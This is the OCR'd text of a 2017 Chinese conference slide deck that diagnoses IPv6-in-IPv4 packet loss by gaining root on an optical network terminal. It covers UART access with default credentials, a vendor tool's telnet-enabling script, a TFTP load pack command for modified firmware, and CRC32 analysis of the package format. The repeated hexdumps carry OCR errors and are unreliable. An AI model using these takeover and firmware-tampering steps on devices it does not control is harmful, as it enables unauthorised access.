

嵌入式Linux系统

IPv6-in-IPv4丢包问题浅析

By Ft2-team 刘振君 南开大学 硕士三年级在读

指导教师： 李晓岚 Ft2-team 首席技术官

其他合作者

周文嘉	Ft2-team	创始人
彭杨益	Ft2-team	负责人
胡自军	Ft2-team	技术专家

htc

<https://free-time-team.github.io>

October 21st 2017
Tsinghua University

目录

CONTENTS

PART ONE
背景介绍

PART THREE
初步探索

PART TWO
Pwn ONT设备

PART FOUR
完美解决

背景介绍

背景介绍



Pwn

1

是一个骇客语法的俚语词，引申“own”，发音为“砰”

2

是指攻破设备或者系统，获取目标设备的控制权限

3

著名赛事包括Pwn2Own以及GeekPwn



PON

1

表示无源光纤网络（Passive Optical Network）：是指光配线网中不含有任何电子器件及电子电源，ODN全部由光分路器（Splitter）等无源器件组成，不需要贵重的有源电子设备。

2

户外采用无源器件，减少电磁信号的影响，减少线路和外部设备故障率，提高可靠性，所有信号处理都在交换机和室内设备解决。造价低，但是传输距离短，覆盖范围广。不过好在不用人维护。

背景介绍



PON结构

01

OLT：光线路终端--位于中心控制站

02

ONU：光网络单元--所有用户

03



ODN：光配线网--位于OLT和ONU之间

04

ONT：光网络终端--直接位于用户端

05

EMS：网元管理系统--点到多点的树形拓扑结构



Key: **A** - Data or voice for a single customer. **V** - Video for multiple customers.

背景介绍




光猫

1

光猫也称为单端口光端机，是针对特殊用户环境而设计的产品，它利用一对光纤进行单E1或单V.35或单10BaseT点到点式的光传输终端设备

2

更快，更快，更快！光纤网络/光信号专用的猫



Pwn ONT设备

Pwn ONT设备



初步猜测




更换设备后，很快发现访问IPv6出现困难，完全不能打开网页，马上使用ping6进行诊断



每16个数据包会丢掉其中的15个，仅有一个通过，丢包率高达 $15/16=93.75\%$

```
leexiaolan@localhost $ ping6 2001:4860:4860::8888
PING 2001:4860:4860::8888(2001:4860:4860::8888) 56 data bytes
64 bytes from 2001:4860:4860::8888: icmp_seq=1 ttl=56 time=416 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=17 ttl=56 time=419 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=33 ttl=56 time=415 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=49 ttl=56 time=423 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=65 ttl=56 time=427 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=80 ttl=56 time=426 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=96 ttl=56 time=358 ms
^C
--- 2001:4860:4860::8888 ping statistics ---
97 packets transmitted, 7 received, 92% packet loss, time 96013ms
rtt min/avg/max/mdev = 358.180/412.373/427.908/22.604 ms
```



Pwn ONT设备




初步猜测

丢包问题与GFW无关

Pwn ONT设备



初步猜测



旧的ONT设备不会出现丢包现象



整个网络链路自己只更换了ONT设备



引起丢包的可能是ISP的局端设备（不可控）或者**新的ONT**（嫌疑最大）

获取ONT光口数据包

使用外设——昂贵不可行

内部抓包——通过Pwn该设备可行

Pwn ONT设备




尝试UART

Pwn ONT设备抓包

抓包软件----交叉编译tcpdump

root shell----登陆ONT的terminal



运行Linux内核的嵌入式设备一般都有一个UART debug port----用来登陆shell



两个电阻R231和R232缺失----自己焊接阻值为100欧姆的两个电阻



波特率是115200，用户名是root，密码是admin----试探法



通过su进入特权模式，发现busybox下的很多命令并不可用----阉割版的shell

Pwn ONT设备



阶段总结

排除GFW的嫌疑，锁定新换的ONT设备

不能直接通过Debug UART Port登陆root shell

获取真正的root shell还可以使用如下方式：

焊下芯片离线读写Flash

使用jTAG直接读写Flash

使用Flash编程器在线读写Flash

找Web管理页面或命令行参数注入漏洞

中断uboot，得到uboot cli，修改Flash或从网络加载kerne

修改firmware升级包，WAP>提示符下使用load pack升级

厂商隐藏的其它后门

Pwn ONT设备



阶段总结

试图通过UART来PWN ONT
HG8120C失败

Pwn ONT设备



维护使能工具



用于厂商售后，开启设备的维护模式，并关闭防火墙对telnet 23端口的访问限制

使能后能做什么

VS

使能工具如何和设备交互，发出使能命令



工作原理

对exe进行逆向工程

VS

抓包分析其发送的数据

```
D:\tmp>dumpbin /summary ONT.exe
Microsoft (R) COFF Binary File Dumper Version 6.00.8447
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.
```

Dump of file D:\tmp\ONT.exe

File Type: EXECUTABLE IMAGE

Summary

```
2000 .text
2000 HWB8zPlw
1000 LEXmTyln
216000 QrVbjeUa
20E000 lS8TSGXu
29000 niBTgJWZ
1000 sfWOL9wz
```

```
11:26:03.559243 IP 192.168.1.2.819 > 255.255.255.255.6877: UDP, length 244
11:26:03.568366 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
11:26:03.770581 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
11:26:03.771255 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
11:26:03.803305 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
11:26:03.805057 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
11:26:03.805933 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
11:26:03.836141 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
11:26:03.836869 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
```

Pwn ONT设备



拼接payload.bin

根据抓包第一个包和最后一个包确定数据边界，使用dd命令可以从维护使能工具里找出有效的数据载荷

```
leexiaolan@localhost $ strings payload.bin
HWNP
120|130|140|141|150|160|170|171|180|190|1B1|1A1|1A0|1B0|1D0|1F1|201|211|221|230|240|260|261|270|271|280|281|291|2A1|431|
file:/var/UpgradeCheck.xml
UPGRDCHECK
file:/mnt/jffs2/equipment.tar.gz
MODULE
file:/mnt/jffs2/ProductLineMode
UNKNOWN
file:/mnt/jffs2/TelnetEnable
UNKNOWN
file:/tmp/duit9rr.sh
UNKNOWN
file:/var/efs
...
poo2
#!/bin/sh
var_etc_version_file="/etc/version"
var_etc_version=""
var_version_1="V100R006C00SPC130"
var_version_2="V200R006C00SPC130"
var_version_3="V300R013C00SPC106"
var_version_4="V300R013C10SPC108"
var_etc_version_V=""
var_etc_version_R=""
...
```

Pwn ONT设备



维护使能工具工作原理

```
#设置打开telnet的控制节点
HW_Open_Telnet_Ctree_Node()
{
    var_node_telnet=InternetGatewayDevice.X_HW_Security.AclServices

    #set telnet
    EnableLanTelnetValue="1"
    cp -f $var_jffs2_current_ctree_file $var_current_ctree_bak_file
    $var_pack_temp_dir/aescrypt2 1 $var_current_ctree_bak_file $var_current_ctree_file_tmp
    mv $var_current_ctree_bak_file $var_current_ctree_bak_file".gz"
    gunzip -f $var_current_ctree_bak_file".gz"

    #set TELNETLanEnable
    cfgtool set $var_current_ctree_bak_file $var_node_telnet TELNETLanEnable $EnableLanTelnetValue
    if [ 0 -ne $? ]
    then
        echo "ERROR::Failed to set TELNETLanEnable!"
    fi

    #encrypt var_default_ctree
    gzip -f $var_current_ctree_bak_file
    mv $var_current_ctree_bak_file".gz" $var_current_ctree_bak_file
    $var_pack_temp_dir/aescrypt2 0 $var_current_ctree_bak_file $var_current_ctree_file_tmp
    rm -f $var_jffs2_current_ctree_file
    cp -f $var_current_ctree_bak_file $var_jffs2_current_ctree_file
    return 0
}
```

给ONT设备发送了一个shell脚本来开启telnet----执行任意代码的入口

Pwn ONT设备



初步Pwn ONT的思路

- 分析payload的文件结构
- 修改payload中的脚本，运行自定义代码
- 使用原始工具使能telnet后，通过telnet终端使用load pack命令从FTP或TFTP加载修改过的payload
- 维护使能工具必须在未接入运营商网络的情况下使用，而load pack没有这个限制
- 目标设备是否进行合法性检查----不改变脚本的功能和大小

```
WAP>load pack by tftp svrip 192.168.1.2 remotefile payload-mod.bin  
success!  
WAP>Software Operation Failed!RetCode=0xf7204039!
```

Pwn ONT设备



初步Pwn ONT的思路

**ONT设备会对payload进行合法性检测
需要知道数据校验的算法信息-CRC32**

Pwn ONT设备



解剖payload文件结构

```
leexiaolan@localhost $ hd payload.bin
00000000 48 57 4e 50 00 01 69 8a 77 70 ce c1 94 09 00 00  HWP 魔数
00000010 fc 7e f6 88 06 00 00 00 00 00 01 68 01 00 00  头信息大小
00000020 00 00 00 00 00 00 00 00 31 7c 31 34 30 7c 40  头数目
00000030 31 7c 31 38 30 7c 31 7c 31 37 30 7c 141 150 160 170
00000040 31 7c 31 38 30 7c 31 7c 31 42 31 7c 171 180 190 181
00000050 31 7c 31 41 30 7c 31 42 30 7c 31 44 30 7c 1A1 1A0 180 1D0
00000060 31 7c 32 30 31 7c 32 31 31 7c 32 32 31 7c 1F1 201 211 221
00000070 32 33 30 7c 32 34 30 7c 32 36 30 7c 32 36 31 7c 230 240 260 261
00000080 32 37 30 7c 32 37 31 7c 32 38 30 7c 32 38 31 7c 270 271 280 281
00000090 32 39 31 7c 32 41 31 7c 34 33 31 7c 00 00 00 00 291 2A1 431
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000120 00 00 00 00 00 00 00 00 6d 2f ee 52 94 09 00 00  CRC32
00000130 2d 04 00 00 66 69 6c 65 3a 2f 76 61 72 2f 55 70  file:/var/Up
00000140 67 72 61 64 65 43 68 65 63 6b 2e 73 6d 6c 00 00  gradeCheck.xml
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
00000240 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000280 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  UPGRDCHECK
00000290 0b e6 80 ce c1 0d 00 00 0e 49 01 00 66 69 6c 65  file
000002a0 3a 2f 6d 6e 74 2f 6a 00 66 73 32 2f 65 71 75 69  /mnt/jffs2/equi
000002b0 70 6d 65 6e 74 2e 74 61 72 2e 67 7a 00 00 00 00  pment.tar.gz
000002c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000390 00 00 00 00 00 00 00 00 00 00 00 00 4d 4f 44 55  MODU
000003a0 4c 45 00 00 00 00 00 00 00 00 00 00 00 00 00  LE
000003b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
000003f0 00 00 00 00 02 00 00 00 93 06 d7 32 cf 56 01 00  2.U
00000400 01 00 00 00 66 69 6c 65 3a 2f 6d 6e 74 2f 6a 66  file:/mnt/jff
00000410 66 73 32 2f 50 72 6f 64 75 63 74 4c 69 6e 65 4d  fs2/ProductLineH
00000420 6f 64 65 00 00 00 00 00 00 00 00 00 00 00 00  ode
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000500 00 00 00 00 55 4e 4b 4e 4f 57 4e 00 00 00 00 00  UNKNOWN
00000510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000550 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00  2.U
00000560 93 06 d7 32 d0 56 01 00 01 00 00 00 66 69 6c 65  File
00000570 3a 2f 6d 6e 74 2f 6a 66 66 73 32 2f 54 65 6c 6e  /mnt/jffs2/TeIn
00000580 65 74 45 6e 61 62 6c 65 00 00 00 00 00 00 00 00  etEnable
00000590 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000660 00 00 00 00 00 00 00 00 00 00 00 00 55 4e 4b 4e  UNKN
00000670 4f 57 4e 00 00 00 00 00 00 00 00 00 00 00 00  OWN
00000680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
```

ASCII字符串很像文件名

文件数据 一起始地址+偏移量

```
0000990: 0000 0000 3c75 7067 7261 6465 6368 6563 ....<upgradechec
00009a0: 6b3e 0d0a 3c48 6172 6456 6572 4368 6563 k>..<HardVerChec
00009b0: 6b20 4368 6563 6b45 6e61 626c 653d 2230 k CheckEnable="0
00009c0: 223e 0d0a 3c49 6e63 6c75 6465 4c69 7374 ">..<IncludeList
00009d0: 2045 6e61 626c 653d 2231 222f 3e0d 0a3c Enable="1"/>..<
...
0000d90: 2045 6e61 626c 653d 2230 222f 3e0d 0a3c Enable="0"/>..<
0000da0: 2f43 6667 4368 6563 6b3e 0d0a 3c2f 7570 /CfgCheck>..</up
0000db0: 6772 6164 6563 6865 636b 3e0d 0a0d 0a0d gradecheck>....
0000dc0: 0a1f 8b08 00b6 2287 5300 03ec 5d7b 93d3 .....".S...]{..
```

Pwn ONT设备



解剖payload文件结构

```
leexiaolan@localhost $ hd payload.bin
00000000 48 57 4e 50 00 01 69 8a 77 70 ce c1 94 09 00 00  HWMP 魔数
00000010 fc 7e f6 88 06 00 00 00 00 00 01 68 01 00 00  头信息大小
00000020 00 00 00 00 00 00 00 00 31 7c 31 34 30 7c  头数目
00000030 31 7c 31 38 30 7c 31 7c 31 37 30 7c 141|150|160|170|
00000040 31 7c 31 38 30 7c 31 7c 31 42 31 7c 171|180|190|181|
00000050 31 7c 31 41 30 7c 31 42 30 7c 31 44 30 7c 1A1|1A0|180|1D0|
00000060 31 7c 32 30 31 7c 32 31 31 7c 32 32 31 7c 1F1|201|211|221|
00000070 32 33 30 7c 32 34 30 7c 32 36 30 7c 32 36 31 7c 230|240|260|261|
00000080 32 37 30 7c 32 37 31 7c 32 38 30 7c 32 38 31 7c 270|271|280|281|
00000090 32 39 31 7c 32 41 31 7c 34 33 31 7c 00 00 00 00 291|2A1|431|...
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000120 00 00 00 00 00 00 00 00 6d 2f ee 52 94 09 00 00  m/ R
00000130 2d 04 00 00 66 69 6c 65 3a 2f 76 61 72 2f 55 70  file:/var/Up
00000140 67 72 61 64 65 43 68 65 63 6b 2e 73 6d 6c 00 00  gradeCheck.xml
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
00000240 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000280 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  00 00 00 00
00000290 0b e6 80 ce c1 0d 00 00 0e 49 01 00 66 69 6c 65  1. file
000002a0 3a 2f 6d 6e 74 2f 6a 00 66 73 32 2f 65 71 75 69  /mnt/jffs2/equi
000002b0 70 6d 65 6e 74 2e 74 61 72 2e 67 7a 00 00 00 00  pment.tar.gz
000002c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000390 00 00 00 00 00 00 00 00 00 00 00 00 4d 4f 44 55  .....MODU|
000003a0 4c 45 00 00 00 00 00 00 00 00 00 00 00 00 00  LE.....|
000003b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
000003f0 00 00 00 00 02 00 00 00 93 06 d7 32 cf 56 01 00  .....2.U..|
00000400 01 00 00 00 66 69 6c 65 3a 2f 6d 6e 74 2f 6a 66  file:/mnt/jff
00000410 66 73 32 2f 50 72 6f 64 75 63 74 4c 69 6e 65 4d  fs2/ProductLineH
00000420 6f 64 65 00 00 00 00 00 00 00 00 00 00 00 00  ode.....|
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000500 00 00 00 00 55 4e 4b 4e 4f 57 4e 00 00 00 00 00  UNKNOWN....|
00000510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000550 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00  .....|
00000560 93 06 d7 32 d0 56 01 00 01 00 00 00 66 69 6c 65  2.U.....File|
00000570 3a 2f 6d 6e 74 2f 6a 66 66 73 32 2f 54 65 6c 6e  /mnt/jffs2/TeIn|
00000580 65 74 45 6e 61 62 6c 65 00 00 00 00 00 00 00 00  etEnable.....|
00000590 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
00000660 00 00 00 00 00 00 00 00 00 00 00 00 55 4e 4b 4e  .....UNKN|
00000670 4f 57 4e 00 00 00 00 00 00 00 00 00 00 00 00  OWN.....|
00000680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00
*
```

ASCII字符串很像文件名

文件数据一起始地址+偏移量

猜想并验证剩余四个字节是CRC校验码

```
leexiaolan@localhost $ dd if=payload-mod.bin of=UpgradeCheck.xml bs=1 skip=$((0x994)) count=$((0x42d))
1069+0 records in
1069+0 records out
1069 bytes (1.1 kB) copied, 0.00196642 s, 544 kB/s
leexiaolan@localhost $ crc32 UpgradeCheck.xml
52ee2f6d
```

阶段性结论——得到前12字节的含义

Pwn ONT设备



解剖payload文件结构

```
leexiaolan@localhost $ hd payload.bin
00000000 48 57 4e 50 00 01 69 8a 77 70 ce c1 04 09 00 00 |HWNP魔数.....|
00000010 fc 7e f6 88 06 00 00 00 00 00 01 68 01 00 00 |.....h...|
00000020 00 00 00 00 00 00 00 00 31 00 7c 31 34 30 7c |.....c...|
00000030 31 00 7c 31 38 30 7c 31 00 7c 31 37 30 7c |.....|141|150|160|170||
00000040 31 00 7c 31 38 30 7c 31 00 7c 31 42 31 7c |.....|171|180|190|181||
00000050 31 00 7c 31 41 30 7c 31 00 7c 31 42 30 7c |.....|1A1|1A0|180|1D0||
00000060 31 00 7c 32 30 31 7c 32 31 31 7c 32 32 31 7c |.....|1F1|201|211|221||
00000070 32 33 30 7c 32 34 30 7c 32 36 30 7c 32 36 31 7c |.....|230|240|260|261||
00000080 32 37 30 7c 32 37 31 7c 32 38 30 7c 32 38 31 7c |.....|270|271|280|281||
00000090 32 39 31 7c 32 41 31 7c 34 33 31 7c 00 00 00 00 |.....|291|2A1|431|....|
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000120 00 00 00 00 00 00 00 00 6d 2f ee 52 04 09 00 00 |.....m/R...|
00000130 2d 04 00 00 66 69 6c 65 3a 2f 76 61 72 2f 55 70 |...file:/var/Up|
00000140 67 72 61 64 65 43 68 65 63 6b 2e 73 6d 6c 00 00 |gradeCheck.xml..|
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....UPGRDCHECK..|
00000240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000280 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 |.....|
00000290 0b e6 80 ce c1 0d 00 00 0e 49 01 00 66 69 6c 65 |.....I..file|
000002a0 3a 2f 6d 6e 74 2f 6a 00 66 73 32 2f 65 71 75 69 |:/mnt/jffs2/equi|
000002b0 70 6d 65 6e 74 2e 74 61 72 2e 67 7a 00 00 00 00 |pment.tar.gz....|
000002c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000390 00 00 00 00 00 00 00 00 00 00 00 00 4d 4f 44 55 |.....MODU|
000003a0 4c 45 00 00 00 00 00 00 00 00 00 00 00 00 00 |LE.....|
000003b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000003f0 00 00 00 00 02 00 00 00 93 06 d7 32 cf 56 01 00 |.....2.V...|
00000400 01 00 00 00 66 69 6c 65 3a 2f 6d 6e 74 2f 6a 66 |...file:/mnt/jff|
00000410 66 73 32 2f 50 72 6f 64 75 63 74 4c 69 6e 65 4d |fs2/ProductLineH|
00000420 6f 64 65 00 00 00 00 00 00 00 00 00 00 00 00 |ode.....|
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000500 00 00 00 00 55 4e 4b 4e 4f 57 4e 00 00 00 00 00 |....UNKNOWN....|
00000510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000550 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 |.....|
00000560 93 06 d7 32 d0 56 01 00 01 00 00 00 66 69 6c 65 |...2.V.....file|
00000570 3a 2f 6d 6e 74 2f 6a 66 66 73 32 2f 54 65 6c 6e |:/mnt/jffs2/TeIn|
00000580 65 74 45 6e 61 62 6c 65 00 00 00 00 00 00 00 00 |etEnable.....|
00000590 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000660 00 00 00 00 00 00 00 00 00 00 00 00 55 4e 4b 4e |.....UNKN|
